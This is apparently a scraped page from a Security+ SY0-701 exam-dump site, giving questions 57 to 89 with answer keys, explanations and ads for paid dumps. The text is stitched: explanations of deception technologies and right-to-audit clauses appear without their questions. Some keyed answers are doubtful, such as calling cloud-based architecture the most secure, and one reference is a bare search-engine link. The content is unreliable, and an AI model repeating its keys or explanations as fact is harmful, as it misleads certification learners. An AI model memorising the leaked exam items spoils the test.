The document described in the question is a Disaster Recovery Plan (DRP). A DRP outlines the process and procedures for restoring critical systems and operations after a major disruption or outage. It includes the order in which systems should be brought back online to ensure minimal impact on business operations, prioritizing the most critical systems to recover first.

References:

* CompTIA Security+ SY0-701 Course Content: Domain 5: Security Program Management and Oversight, which discusses the development and implementation of disaster recovery plans.

NEW QUESTION: 57

A company experiences a data loss event due to a stolen laptop. In order to prevent future similar events, a security analyst must implement a scalable solution to ensure all data on company laptops remains secure in the event of theft or loss. Which of the following should the analyst do next?

- A. Configure the HSM for each device and store recovery keys centrally.
- B. Implement LAPS to ensure secure password rotation for administrative accounts.
- C. Use an MDM platform to manage the devices and force security configurations.
- D. Ensure that each laptop has the secure enclave properly initialized in the BIOS.

Answer: C (LEAVE A REPLY)

The best answer is C. Use an MDM platform to manage the devices and force security configurations.

The question asks for a scalable solution to protect data on company laptops if they are stolen or lost. An MDM (Mobile Device Management) platform is the best choice because it allows centralized administration of many endpoints and can enforce security controls across all laptops, such as:

full-disk encryption requirements

screen lock policies

remote wipe capabilities

compliance checks

device configuration enforcement

This makes MDM the most scalable and manageable approach for protecting a fleet of laptops.

Why the other options are incorrect:

A). Configure the HSM for each device and store recovery keys centrally. This is not the most practical or scalable answer for standard laptops, and HSMs are not typically configured individually this way for endpoint theft prevention.

B). Implement LAPS to ensure secure password rotation for administrative accounts. LAPS helps secure local administrator passwords, but it does not directly protect data at rest on a stolen laptop.

D). Ensure that each laptop has the secure enclave properly initialized in the BIOS. Hardware-based protections can help, but this is not the best broad, centrally managed, scalable control compared with MDM-enforced policies.

From a Security+ perspective, the main protection against data loss from stolen laptops is usually centralized device management with enforced encryption and security controls, making C the best answer.

NEW QUESTION: 58

Which of the following are the best methods for hardening end user devices? (Select two)

- A. Full disk encryption
- B. Group-level permissions
- C. Account lockout
- D. Endpoint protection
- E. Proxy server
- F. Segmentation

Answer: A,D (LEAVE A REPLY)

The best methods for hardening end user devices are Full Disk Encryption (FDE) and Endpoint Protection.

FDE (A) protects data at rest on laptops and workstations, ensuring that data remains unreadable if devices are lost or stolen-an explicit best practice in Security+ SY0-701.

Endpoint protection (D), including EDR/anti-malware, hardens devices by preventing, detecting, and responding to malicious activity at the host level. Together, these controls provide strong baseline protection for confidentiality and threat prevention.

Group-level permissions (B) and account lockout (C) are important access controls but do not comprehensively harden devices against malware and data exposure. Proxy servers (E) and segmentation (F) are network controls rather than endpoint hardening measures.

Therefore, the correct selections are A: Full disk encryption and D: Endpoint protection.

Explanation (Security+ SY0-701 aligned):

Deception technologies-such as honeypots, honeynets, honeyfiles, and honeytokens-are designed to intentionally lure attackers into controlled, monitored environments. Their primary purpose is not to block attacks outright or replace preventive controls, but to observe attacker behavior, techniques, and tools in a safe way. This allows organizations to collect high-value threat intelligence without exposing real production systems or sensitive data.

In the Security+ SY0-701 objectives (General Security Concepts), deception and disruption technologies are highlighted as tools that increase attacker cost and uncertainty while improving defender visibility. When an attacker interacts with a honeypot or accesses a honeyfile, it generates a strong indicator of malicious intent because legitimate users should never touch these resources. This makes deception technologies extremely valuable for early detection and analysis of attacks.

Why the other options are incorrect:

- A). Preventing malware installation is the role of endpoint protection platforms (EPP/EDR), not deception technologies.
- B). Blocking all external traffic before it reaches critical systems describes perimeter defenses like firewalls or gateways, not deception.
- D). Detecting insider threats by monitoring privileged accounts is handled by IAM controls, logging, and UEBA, not deception systems.

In short, deception technologies are proactive detection and intelligence-gathering tools. They don't stop attackers at the gate; instead, they trick attackers into revealing themselves and their methods, giving defenders insight that strengthens the overall security strategy.

Explanation (Security+ SY0-701 aligned):

To ensure an organization can review the controls and performance of a service provider or vendor, it should include a right-to-audit clause in its contract. A right-to-audit clause explicitly grants the customer the legal authority to inspect, assess, or audit the vendor's security controls, processes, and compliance posture. This is a key concept under Security Program Management and Oversight, particularly within third-party risk management.

In the SY0-701 objectives, third-party risk management emphasizes the importance of contractual controls that allow organizations to verify that vendors are meeting security, privacy, and compliance obligations. A right-to-audit clause enables activities such as reviewing policies, examining control effectiveness, validating compliance with standards (for example, SOC reports), and confirming that agreed-upon safeguards are actually in place. Without this clause, the organization may have no formal mechanism to independently verify vendor claims.

Why the other options are incorrect:

A). Service-level agreement (SLA): SLAs define performance metrics like uptime, response time, and availability. They do not usually grant audit authority over security controls.

B). Memorandum of agreement (MOA): An MOA outlines general responsibilities and cooperation between parties but typically lacks enforceable audit rights.

D). Supply chain analysis: This is a risk assessment activity, not a contractual mechanism that provides audit access.

From a Security+ perspective, the right-to-audit clause is the most effective and direct way to ensure ongoing visibility and assurance over vendor security controls and performance.

NEW QUESTION: 59

A company wants to ensure that a mission-critical database can only be accessed from specific internal IP addresses. Which of the following should the company deploy to meet this requirement?

A. Web application firewall

B. Network tap

C. Intrusion prevention system

D. Jump server

Answer: ([SHOW ANSWER](#))

A jump server is the best choice because it provides a controlled access point to sensitive internal resources.

The company can configure the mission-critical database to accept administrative or management connections only from the jump server's internal IP address. This reduces exposure by preventing direct access from general user workstations or broad network segments. The jump server can also enforce authentication, session logging, monitoring, and administrative access controls. A web application firewall protects web applications, not direct database access. A network tap passively copies traffic for monitoring and does not restrict access. An intrusion prevention system can block suspicious traffic, but it is not the best mechanism for limiting database access to specific internal IP addresses. The jump server fits the access-control requirement best.

NEW QUESTION: 60

A security team is setting up a new environment for hosting the organization's on-premises software application as a cloud-based service. Which of the following should the team ensure is in place in order for the organization to follow security best practices?

A. Visualization and isolation of resources

B. Network segmentation

C. Data encryption

D. Strong authentication policies

Answer: ([SHOW ANSWER](#))

When hosting an on-premises software application in a cloud-based service, ensuring visualization and isolation of resources is crucial for maintaining security best practices. This involves using virtualization techniques to create isolated environments (e.g., virtual machines or containers) for different applications and services, reducing the risk of cross-tenant attacks or resource leakage.

* Network segmentation is important but pertains more to securing network traffic rather than isolating computing resources.

- * Data encryption is also essential but doesn't specifically address resource isolation in a cloud environment.
- * Strong authentication policies are critical for access control but do not address the need for isolating resources within the cloud environment.

NEW QUESTION: 61

Which of the following would be the best solution to deploy a low-cost standby site that includes hardware and internet access?

- A. Recovery site
- B. Cold site
- C. Hot site
- D. Warm site

Answer: ([SHOW ANSWER](#))

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 62

During an investigation, a security analyst discovers traffic going out to a command-and-control server. The analyst must find out if any data exfiltration has occurred. Which of the following would best help the analyst determine this?

- A. Application log
- B. Metadata
- C. Network log
- D. Packet capture

Answer: **D** ([LEAVE A REPLY](#))

To determine whether data exfiltration has occurred, the most effective tool is a packet capture (PCAP).

Packet captures allow investigators to see exactly what data left the network, including file contents, payloads, headers, protocols, and destination information. PCAP files provide full-fidelity network evidence, enabling analysts to reconstruct sessions and review exfiltrated content byte-by-byte.

Security+ SY0-701 emphasizes PCAP as the gold standard for forensic network investigations, especially when dealing with:

Malware beaconing

Command-and-control (C2) traffic

Data leakage

Unauthorized transmissions

Network logs (C) provide summaries such as IP addresses, ports, and timestamps but do not show actual data contents. Metadata (B) gives descriptive information (e.g., file size, type) but not transmitted payloads.

Application logs (A) show application-level events but do not capture network data.

If the analyst needs to confidently determine if sensitive information was exported to the attacker, only packet capture provides the required depth of visibility.

NEW QUESTION: 63

Which of the following security control types indicates the use of application firewalls and network firewalls?

- A. Deterrent
- B. Preventive
- C. Administrative
- D. Physical

Answer: B (LEAVE A REPLY)

Application firewalls and network firewalls are preventive security controls because they are designed to stop unauthorized or malicious traffic before it reaches protected systems. A network firewall enforces traffic rules based on factors such as source, destination, protocol, port, and application. An application firewall, such as a WAF, can block application-layer attacks like SQL injection, cross-site scripting, and malicious HTTP requests. Deterrent controls discourage behavior but do not directly block traffic. Administrative controls are policies, procedures, standards, or governance mechanisms. Physical controls protect facilities, equipment, and physical access. Since firewalls actively prevent unwanted communications and reduce the likelihood of compromise, the correct control type is preventive.

NEW QUESTION: 64

An alert references attacks associated with a zero-day exploit. An analyst places a bastion host in the network to reduce the risk of the exploit. Which of the following types of controls is the analyst implementing?

- A. Compensating
- B. Detective
- C. Operational
- D. Physical

Answer: A (LEAVE A REPLY)

The correct answer is Compensating because a bastion host is being used as an alternative safeguard to reduce risk when a primary control cannot yet be fully implemented. In the context of the Security+ SY0-701 objectives, compensating controls are designed to provide protection when standard preventive controls are not available, effective, or feasible-such as during a zero-day exploit where no vendor patch or permanent fix exists.

A zero-day exploit represents a vulnerability that is actively being exploited before developers or vendors have released a fix. Since patching is not immediately possible, organizations must rely on compensating controls to limit exposure and reduce the likelihood or impact of exploitation. A bastion host is a hardened system placed in a network segment-often in a demilitarized zone (DMZ)-that acts as a controlled access point between untrusted and trusted networks. By routing access through this tightly secured host, the analyst reduces the attack surface and restricts direct access to internal systems that may be vulnerable to the zero-day.

Option B, Detective, is incorrect because detective controls are focused on identifying or alerting on malicious activity after it occurs, such as logging, monitoring, or intrusion detection systems. Option C, Operational, refers to processes and procedures carried out by people, such as incident response or change management, rather than a technical safeguard. Option D, Physical, applies to tangible protections like locks, cameras, or fencing, which are not relevant in this network-based scenario.

The SY0-701 study guide emphasizes the importance of layered security and adaptive risk management.

When preventive controls fail or are temporarily unavailable, compensating controls like bastion hosts, network segmentation, and access restrictions allow organizations to maintain security posture and continuity of operations while longer-term solutions are developed.

NEW QUESTION: 65

Which of the following is the best reason to perform a tabletop exercise?

- A. To address audit findings
- B. To collect remediation response times

- C. To update the IRP
- D. To calculate the ROI

Answer: [\(SHOW ANSWER\)](#)

A tabletop exercise simulates incident scenarios to test and validate the effectiveness of an organization's Incident Response Plan (IRP), identifying gaps and areas needing updates. It promotes team readiness without disrupting operations.

Addressing audit findings (A), collecting remediation times (B), and calculating ROI (D) are separate activities and not the primary purpose of tabletop exercises.

This practice is an integral part of Security Operations and Incident Response training in SY0-701#6:Chapter 14 CompTIA Security+ Study Guide#.

NEW QUESTION: 66

A Chief Information Security Officer is developing procedures to guide detective and corrective activities associated with common threats, including phishing, social engineering, and business email compromise.

Which of the following documents will be most relevant to revise as part of this process?

- A. SDLC
- B. IRP
- C. BCP
- D. AUP

Answer: [B \(LEAVE A REPLY\)](#)

An Incident Response Plan (IRP) is the most relevant document because the scenario is about detective and corrective activities after or during security events. Phishing, social engineering, and business email compromise are incident categories that require predefined escalation paths, containment actions, communication steps, evidence handling, and recovery procedures. SDLC focuses on secure software development, not operational response. BCP focuses on maintaining business operations during disruption, and AUP defines acceptable user behavior. The IRP tells security teams how to detect, analyze, contain, eradicate, and recover from incidents. For Security+, this aligns directly with incident response preparation and operational procedures for common attack types.

NEW QUESTION: 67

An analyst is evaluating the implementation of Zero Trust principles within the data plane. Which of the following would be most relevant for the analyst to evaluate?

- A. Secured zones
- B. Subject role
- C. Adaptive identity
- D. Threat scope reduction

Answer: [D \(LEAVE A REPLY\)](#)

The data plane, also known as the forwarding plane, is the part of the network that carries user traffic and data. It is responsible for moving packets from one device to another based on the routing and switching decisions made by the control plane. The data plane is a critical component of the Zero Trust architecture, as it is where most of the attacks and breaches occur. Therefore, implementing Zero Trust principles within the data plane can help to improve the security and resilience of the network.

One of the key principles of Zero Trust is to assume breach and minimize the blast radius and segment access.

This means that the network should be divided into smaller and isolated segments or zones, each with its own security policies and controls. This way, if one segment is compromised, the attacker cannot easily move laterally to other segments and access more resources or data. This principle is also known as threat scope reduction, as it reduces the scope and impact of a potential threat.

The other options are not as relevant for the data plane as threat scope reduction. Secured zones are a concept related to the control plane, which is the part of the network that makes routing and switching decisions.

Subject role is a concept related to the identity plane, which is the part of the network that authenticates and authorizes users and devices. Adaptive identity is a concept related to the policy plane, which is the part of the network that defines and enforces the security policies and rules.

References = <https://bing.com/search?q=Zero+Trust+data+plane>

<https://learn.microsoft.com/en-us/security/zero-trust/deploy/data>

NEW QUESTION: 68

Which of the following is an example of a data protection strategy that uses tokenization?

- A. Encrypting databases containing sensitive data
- B. Replacing sensitive data with surrogate values
- C. Removing sensitive data from production systems
- D. Hashing sensitive data in critical systems

Answer: B ([LEAVE A REPLY](#))

Detailed Explanation:

Tokenization replaces sensitive data with non-sensitive surrogate values that retain the necessary format but are meaningless without access to the original data. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: "Data Masking and Tokenization".

NEW QUESTION: 69

A security team wants to work with the development team to ensure WAF policies are automatically created when applications are deployed. Which concept describes this capability?

- A. IaC
- B. IoT
- C. IoC
- D. IaaS

Answer: ([SHOW ANSWER](#)**)**

The ability to automatically generate WAF (Web Application Firewall) policies during application deployment is a characteristic of Infrastructure as Code (IaC). IaC allows infrastructure components-such as firewalls, WAF policies, load balancers, and security groups-to be defined, version-controlled, and deployed programmatically.

According to Security+ SY0-701, IaC enhances DevSecOps workflows by embedding security controls directly into deployment pipelines, ensuring consistent, repeatable, and automated application protection. This reduces human error, eliminates configuration drift, and ensures that every new application instance is deployed with the correct WAF rules already in place.

IoT (B) involves connected devices.

IoC (C) refers to Indicators of Compromise.

IaaS (D) provides cloud infrastructure but does not itself automate security policy generation.

Thus, A: IaC is the correct concept enabling automated WAF policy creation.

NEW QUESTION: 70

An administrator was notified that a user logged in remotely after hours and copied large amounts of data to a personal device.

Which of the following best describes the user's activity?

- A. Penetration testing
- B. Phishing campaign
- C. External audit
- D. Insider threat

Answer: D ([LEAVE A REPLY](#))

An insider threat is a security risk that originates from within the organization, such as an employee, contractor, or business partner, who has authorized access to the organization's data and systems. An insider threat can be malicious, such as stealing, leaking, or sabotaging sensitive data, or unintentional, such as falling victim to phishing or social engineering. An insider threat can cause significant damage to the organization's reputation, finances, operations, and legal compliance. The user's activity of logging in remotely after hours and copying large amounts of data to a personal device is an example of a malicious insider threat, as it violates the organization's security policies and compromises the confidentiality and integrity of the data. References = Insider Threats - CompTIA Security+ SY0-701: 3.2, video at 0:00; CompTIA Security+ SY0-701 Certification Study Guide, page 133.

NEW QUESTION: 71

An organization plans to expand its operations internationally and needs to keep data at the new location secure. The organization wants to use the most secure architecture model possible. Which of the following models offers the highest level of security?

- A. Cloud-based
- B. Peer-to-peer
- C. On-premises
- D. Hybrid

Answer: A ([LEAVE A REPLY](#))

Cloud-based models provide strong security with features like encryption, redundancy, and disaster recovery, making it a secure choice for international operations.

NEW QUESTION: 72

The analyst wants to move data from production to the UAT server for testing the latest release. Which of the following strategies to protect data should the analyst use?

- A. Data masking
- B. Data tokenization
- C. Data obfuscation
- D. Data encryption

Answer: A ([LEAVE A REPLY](#))

Data masking replaces sensitive data with realistic but fictional data, preserving format and usability while protecting confidential information during testing in environments like UAT (User Acceptance Testing).

Tokenization (B) replaces data with tokens but is more common for payment data in production. Obfuscation (C) scrambles data but is less structured than masking. Encryption (D) protects data confidentiality but may not be practical for testing.

Data masking is a best practice for protecting sensitive data in non-production environments covered in the General Security Concepts domain#6:Chapter 7 CompTIA Security+ Study Guide#.

NEW QUESTION: 73

An employee receives a text message from an unknown number claiming to be the company's Chief Executive Officer and asking the employee to purchase several gift cards. Which of the following types of attacks does this describe?

- A. Vishing
- B. Smishing
- C. Pretexting
- D. Phishing

Answer: B ([LEAVE A REPLY](#))

Smishing is a type of phishing attack that uses text messages or common messaging apps to trick victims into clicking on malicious links or providing personal information. The scenario in the question describes a smishing attack that uses pretexting, which is a form of social engineering that involves impersonating someone else to gain trust or access. The unknown number claims to be the company's CEO and asks the employee to purchase gift cards, which is a common scam tactic. Vishing is a similar type of attack that uses phone calls or voicemails, while phishing is a broader term that covers any email-based attack. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 771; Smishing vs. Phishing: Understanding the Differences²

NEW QUESTION: 74

A company wants to ensure that only authorized devices can enter an environment. Which of the following will the company most likely use to implement the control?

- A. Access lists
- B. Remote connection
- C. Screened subnets
- D. Centralized proxy

Answer: A ([LEAVE A REPLY](#))

The best answer is A. Access lists.

To ensure that only authorized devices can enter or connect to an environment, the organization needs a control that explicitly allows approved devices and denies unapproved ones. Access lists are used to define which devices, systems, or addresses are permitted access.

This can include allowlists based on:

device identifiers

MAC addresses

IP addresses

approved system entries

predefined access control rules

Why the other options are incorrect:

B). Remote connection This is a method of connecting, not a control that determines which devices are authorized.

C). Screened subnets A screened subnet helps separate public-facing systems from internal systems, but it does not directly ensure only authorized devices can enter.

D). Centralized proxy A proxy mediates traffic requests, but it is not the primary control for allowing only authorized devices into an environment.

From a Security+ perspective, restricting access to only approved devices is best aligned with allow/deny rules through access lists, so A is the strongest answer.

NEW QUESTION: 75

A security officer is implementing a security awareness program and is placing security-themed posters around the building and is assigning online user training. Which of the following would the security officer most likely implement?

- A. Password policy
- B. Phishing campaign
- C. Access badges
- D. Risk assessment

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 76

Which of the following must be considered when designing a high-availability network? (Choose two).

- A. Ease of recovery
- B. Ability to patch
- C. Physical isolation
- D. Responsiveness
- E. Attack surface
- F. Extensible authentication

Answer: A,E ([LEAVE A REPLY](#))

A high-availability network is a network that is designed to minimize downtime and ensure continuous operation even in the event of a failure or disruption. A high-availability network must consider the following factors¹²:

Ease of recovery: This refers to the ability of the network to restore normal functionality quickly and efficiently after a failure or disruption. Ease of recovery can be achieved by implementing backup and restore procedures, redundancy and failover mechanisms, fault tolerance and resilience, and disaster recovery plans.

Attack surface: This refers to the amount of exposure and vulnerability of the network to potential threats and attacks. Attack surface can be reduced by implementing security controls such as firewalls, encryption, authentication, access control, segmentation, and hardening.

The other options are not directly related to high-availability network design:

Ability to patch: This refers to the process of updating and fixing software components to address security issues, bugs, or performance improvements. Ability to patch is important for maintaining the security and functionality of the network, but it is not a specific factor for high-availability network design.

Physical isolation: This refers to the separation of network components or devices from other networks or physical environments. Physical isolation can enhance the security and performance of the network, but it can also reduce the availability and accessibility of the network resources.

Responsiveness: This refers to the speed and quality of the network's performance and service delivery.

Responsiveness can be measured by metrics such as latency, throughput, jitter, and packet loss.

Responsiveness is important for ensuring customer satisfaction and user experience, but it is not a specific factor for high-availability network design.

Extensible authentication: This refers to the ability of the network to support multiple and flexible authentication methods and protocols. Extensible authentication can improve the security and convenience of the network, but it is not a specific factor for high-availability network design.

References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 972: High Availability - CompTIA Security+ SY0-701 - 3.4, video by Professor Messer.

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF Special Discount: Freepdfdumps**)

NEW QUESTION: 77

An engineer needs to find a solution that creates an added layer of security by preventing unauthorized access to internal company resources. Which of the following would be the best solution?

- A.** RDP server
- B.** Jump server
- C.** Proxy server
- D.** Hypervisor

Answer: B (LEAVE A REPLY)

= A jump server is a server that acts as an intermediary between a user and a target system. A jump server can provide an added layer of security by preventing unauthorized access to internal company resources. A user can connect to the jump server using a secure protocol, such as SSH, and then access the target system from the jump server. This way, the target system is isolated from the external network and only accessible through the jump server. A jump server can also enforce security policies, such as authentication, authorization, logging, and auditing, on the user's connection. A jump server is also known as a bastion host or a jump box. References = CompTIA Security+ Certification Exam Objectives, Domain 3.3: Given a scenario, implement secure network architecture concepts. CompTIA Security+ Study Guide (SY0-701), Chapter 3: Network Architecture and Design, page 101. Other Network Appliances - SY0-601 CompTIA Security+ : 3.3, Video 3:03. CompTIA Security+ Certification Exam SY0-701 Practice Test 1, Question 2.

NEW QUESTION: 78

A company is concerned about weather events causing damage to the server room and downtime. Which of the following should the company consider?

- A.** Clustering servers
- B.** Geographic dispersion
- C.** Load balancers
- D.** Off-site backups

Answer: B (LEAVE A REPLY)

Geographic dispersion is a strategy that involves distributing the servers or data centers across different geographic locations. Geographic dispersion can help the company to mitigate the risk of weather events causing damage to the server room and downtime, as well as improve the availability, performance, and resilience of the network. Geographic dispersion can also enhance the disaster recovery and business continuity capabilities of the company, as it can provide backup and failover options in case of a regional outage or disruption¹².

The other options are not the best ways to address the company's concern:

* Clustering servers: This is a technique that involves grouping multiple servers together to act as a single system. Clustering servers can help to improve the performance, scalability, and fault tolerance of the network, but it does not protect the servers from physical damage or downtime caused by weather events, especially if the servers are located in the same room or building³.

* Load balancers: These are devices or software that distribute the network traffic or workload among multiple servers or resources. Load balancers can help to optimize the utilization, efficiency, and reliability of the network, but they do not prevent the servers from being damaged or disrupted by weather events, especially if the servers are located in the same room or building⁴.

* Off-site backups: These are copies of data or files that are stored in a different location than the original source. Off-site backups can help to protect the data from being lost or corrupted by weather events, but they do not prevent the servers from being damaged or disrupted by weather events, nor do they ensure the availability or continuity of the network services.

References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 972: High Availability - CompTIA Security+ SY0-701 - 3.4, video by Professor Messer³: CompTIA Security+ SY0-701 Certification Study Guide, page 984: CompTIA Security+ SY0-701 Certification Study Guide, page 99. : CompTIA Security+ SY0-701 Certification Study Guide, page 100.

NEW QUESTION: 79

An organization is evaluating new regulatory requirements associated with the implementation of corrective controls on a group of interconnected financial systems. Which of the following is the most likely reason for the new requirement?

- A. To defend against insider threats altering banking details
- B. To ensure that errors are not passed to other systems
- C. To allow for business insurance to be purchased
- D. To prevent unauthorized changes to financial data

Answer: B (LEAVE A REPLY)

The primary goal of corrective controls in financial systems is to ensure that errors do not propagate across interconnected systems. Financial transactions are often interdependent, meaning one incorrect or unauthorized change can affect multiple systems. Regulations often mandate these controls to maintain accuracy and prevent cascading failures.

A (insider threats altering banking details) is a concern, but this scenario focuses on corrective controls, not insider threats specifically.

C (business insurance) is unrelated to why corrective controls are implemented.

D (preventing unauthorized changes) falls under preventive, not corrective controls.

Reference: CompTIA Security+ SY0-701 Official Study Guide, Security Program Management and Oversight domain.

NEW QUESTION: 80

Which of the following best summarizes the reason for an AUP?

- A. To provide a framework for performing a security assessment
- B. To provide guidance regarding the permitted operations of a system
- C. To provide procedures for restoring a resource in the event of an incident
- D. To provide an agreement between a vendor and service provider

Answer: (SHOW ANSWER)

An acceptable use policy, or AUP, defines how users are permitted to use organizational systems, networks, applications, internet access, email, and data. Its purpose is to establish acceptable and unacceptable behavior so employees understand what operations are allowed and what activities violate company policy. This may include rules for personal use, prohibited websites, software installation, data handling, credential sharing, and unauthorized access. A security assessment framework is related to audit or risk assessment methodology, not an AUP. Procedures for restoring resources belong to disaster recovery or incident response documentation.

An agreement between a vendor and service provider is more closely related to contracts, SLAs, MOUs, or SOWs. Therefore, the AUP's main reason is permitted system use guidance.

NEW QUESTION: 81

A security team must help secure a company site after attackers defaced it. The site must be available to a wide range of countries over a secure protocol, but access from known malicious networks should be blocked.

Which of the following will best secure the site?

- A. Next-generation firewall
- B. Reverse proxy
- C. IPSec gateway
- D. Access control server

Answer: ([SHOW ANSWER](#))

A reverse proxy is the best answer because it sits in front of a web application and brokers client access to the site. For a public website, a reverse proxy can enforce secure HTTPS access, hide the origin server, terminate TLS, apply filtering rules, and block traffic from known malicious networks before requests reach the web server. This is especially relevant after website defacement, which often involves weaknesses in exposed web services or poor control of public-facing access. A next-generation firewall can block traffic and inspect applications, but it is broader network infrastructure and not as directly suited to front-ending a public website. IPSec gateways are for encrypted tunnels, not broad public web access. An access control server handles authentication, not site shielding.

NEW QUESTION: 82

An organization issued new laptops to all employees and wants to provide web filtering both in and out of the office without configuring additional access to the network. Which of the following types of web filtering should a systems administrator configure?

- A. Agent-based
- B. Centralized proxy
- C. URL scanning
- D. Content categorization

Answer: ([SHOW ANSWER](#))

The correct answer is A. Agent-based.

Agent-based web filtering uses software installed directly on the endpoint. Because the filtering agent runs on the laptop, it can enforce web filtering policies whether the employee is inside the office or working remotely.

This avoids the need to configure additional access back to the corporate network, such as forcing all remote web traffic through an internal proxy or VPN.

Why the other options are incorrect:

B). Centralized proxy

A centralized proxy can provide web filtering, but remote users would typically need to route traffic through the corporate network or proxy service.

The question specifically says the organization does not want to configure additional network access.

C). URL scanning

URL scanning checks URLs for malicious or suspicious content, but it is a filtering technique rather than the best deployment type for enforcing web filtering on laptops both inside and outside the office.

D). Content categorization

Content categorization classifies websites by type, such as gambling, social media, malware, or adult content.

However, it does not describe how filtering is enforced for laptops both on and off the corporate network.

Therefore, the best answer is agent-based web filtering.

NEW QUESTION: 83

An IT manager is increasing the security capabilities of an organization after a data classification initiative determined that sensitive data could be exfiltrated from the environment. Which of the following solutions would mitigate the risk?

- A. XDR
- B. SPF
- C. DLP
- D. DMARC

Answer: ([SHOW ANSWER](#))

To mitigate the risk of sensitive data being exfiltrated from the environment, the IT manager should implement a Data Loss Prevention (DLP) solution. DLP monitors and controls the movement of sensitive data, ensuring that unauthorized transfers are blocked and potential data breaches are prevented.

- * XDR (Extended Detection and Response) is useful for threat detection across multiple environments but doesn't specifically address data exfiltration.
- * SPF (Sender Policy Framework) helps prevent email spoofing, not data exfiltration.
- * DMARC (Domain-based Message Authentication, Reporting & Conformance) also addresses email security and spoofing, not data exfiltration.

NEW QUESTION: 84

Employees are missing features on company-provided tablets, affecting productivity. Management demands resolution in 48 hours. Which is the best solution?

- A. EDR
- B. COPE
- C. MDM
- D. FDE

Answer: ([SHOW ANSWER](#))

Mobile Device Management (MDM) allows administrators to configure, update, monitor, and push applications or features to company-provided mobile devices remotely and quickly. The requirement to restore missing features within 48 hours means IT needs centralized control and fast deployment-capabilities MDM provides.

With MDM, IT can:

- * Push required apps
- * Reconfigure devices
- * Enforce security policies
- * Restore missing features
- * Update OS and settings remotely

COPE (B) relates to ownership and usage policy, not configuration management. EDR (A) protects against malware but cannot restore missing productivity features. FDE (D) encrypts storage and is unrelated to application availability.

MDM is the only option allowing rapid, centralized remediation.

Thus, C is correct.

NEW QUESTION: 85

A systems administrator is concerned about vulnerabilities within cloud computing instances Which of the following is most important for the administrator to consider when architecting a cloud computing environment?

- A. Password spraying

- B. VM escape
- C. SQL injection
- D. TOC/TOU
- E. Tokenization

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 86

Which of the following would be the best way to handle a critical business application that is running on a legacy server?

- A. Segmentation
- B. Isolation
- C. Hardening
- D. Decommissioning

Answer: C ([LEAVE A REPLY](#))

A legacy server is a server that is running outdated or unsupported software or hardware, which may pose security risks and compatibility issues. A critical business application is an application that is essential for the operation and continuity of the business, such as accounting, payroll, or inventory management. A legacy server running a critical business application may be difficult to replace or upgrade, but it should not be left unsecured or exposed to potential threats.

One of the best ways to handle a legacy server running a critical business application is to harden it.

Hardening is the process of applying security measures and configurations to a system to reduce its attack surface and vulnerability. Hardening a legacy server may involve steps such as:

Applying patches and updates to the operating system and the application, if available
Removing or disabling unnecessary services, features, or accounts
Configuring firewall rules and network access control lists to restrict inbound and outbound traffic
Enabling encryption and authentication for data transmission and storage
Implementing logging and monitoring tools to detect and respond to anomalous or malicious activity
Performing regular backups and testing of the system and the application
Hardening a legacy server can help protect the critical business application from unauthorized access, modification, or disruption, while maintaining its functionality and availability. However, hardening a legacy server is not a permanent solution, and it may not be sufficient to address all the security issues and challenges posed by the outdated or unsupported system. Therefore, it is advisable to plan for the eventual decommissioning or migration of the legacy server to a more secure and modern platform, as soon as possible.

References: CompTIA Security+ SY0-701 Certification Study Guide, Chapter 3: Architecture and Design, Section 3.2: Secure System Design, Page 133 1; CompTIA Security+ Certification Exam Objectives, Domain

3: Architecture and Design, Objective 3.2: Explain the importance of secure system design, Subobjective: Legacy systems 2

NEW QUESTION: 87

A company is adding a clause to its AUP that states employees are not allowed to modify the operating system on mobile devices. Which of the following vulnerabilities is the organization addressing?

- A. Cross-site scripting
- B. Buffer overflow
- C. Jailbreaking
- D. Side loading

Answer: C ([LEAVE A REPLY](#))

Jailbreaking is the process of removing the restrictions imposed by the manufacturer or carrier on a mobile device, such as an iPhone or iPad. Jailbreaking allows users to install unauthorized applications, modify system settings, and access root privileges. However, jailbreaking also exposes the device to potential security risks, such as malware, spyware, unauthorized access, data loss, and voided warranty. Therefore, an organization may prohibit employees from jailbreaking their mobile devices to prevent these vulnerabilities and protect the corporate data and network. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 10: Mobile Device Security, page 507 2

NEW QUESTION: 88

An organization is adopting cloud services at a rapid pace and now has multiple SaaS applications in use. Each application has a separate log-in. so the security team wants to reduce the number of credentials each employee must maintain. Which of the following is the first step the security team should take?

- A. Enable SAML
- B. Create OAuth tokens.
- C. Use password vaulting.
- D. Select an IdP

Answer: ([SHOW ANSWER](#))

The first step in reducing the number of credentials each employee must maintain when using multiple SaaS applications is to select an Identity Provider (IdP). An IdP provides a centralized authentication service that supports Single Sign-On (SSO), enabling users to access multiple applications with a single set of credentials.

- * Enabling SAML would be part of the technical implementation but comes after selecting an IdP.
- * OAuth tokens are used for authorization, but selecting an IdP is the first step in managing authentication.
- * Password vaulting stores multiple passwords securely but doesn't reduce the need for separate logins.

NEW QUESTION: 89

Which of the following agreement types defines the time frame in which a vendor needs to respond?

- A. SOW
- B. SLA
- C. MOA
- D. MOU

Answer: B ([LEAVE A REPLY](#))

A service level agreement (SLA) is a type of agreement that defines the expectations and responsibilities between a service provider and a customer. It usually includes the quality, availability, and performance metrics of the service, as well as the time frame in which the provider needs to respond to service requests, incidents, or complaints. An SLA can help ensure that the customer receives the desired level of service and that the provider is accountable for meeting the agreed-upon standards.

References:

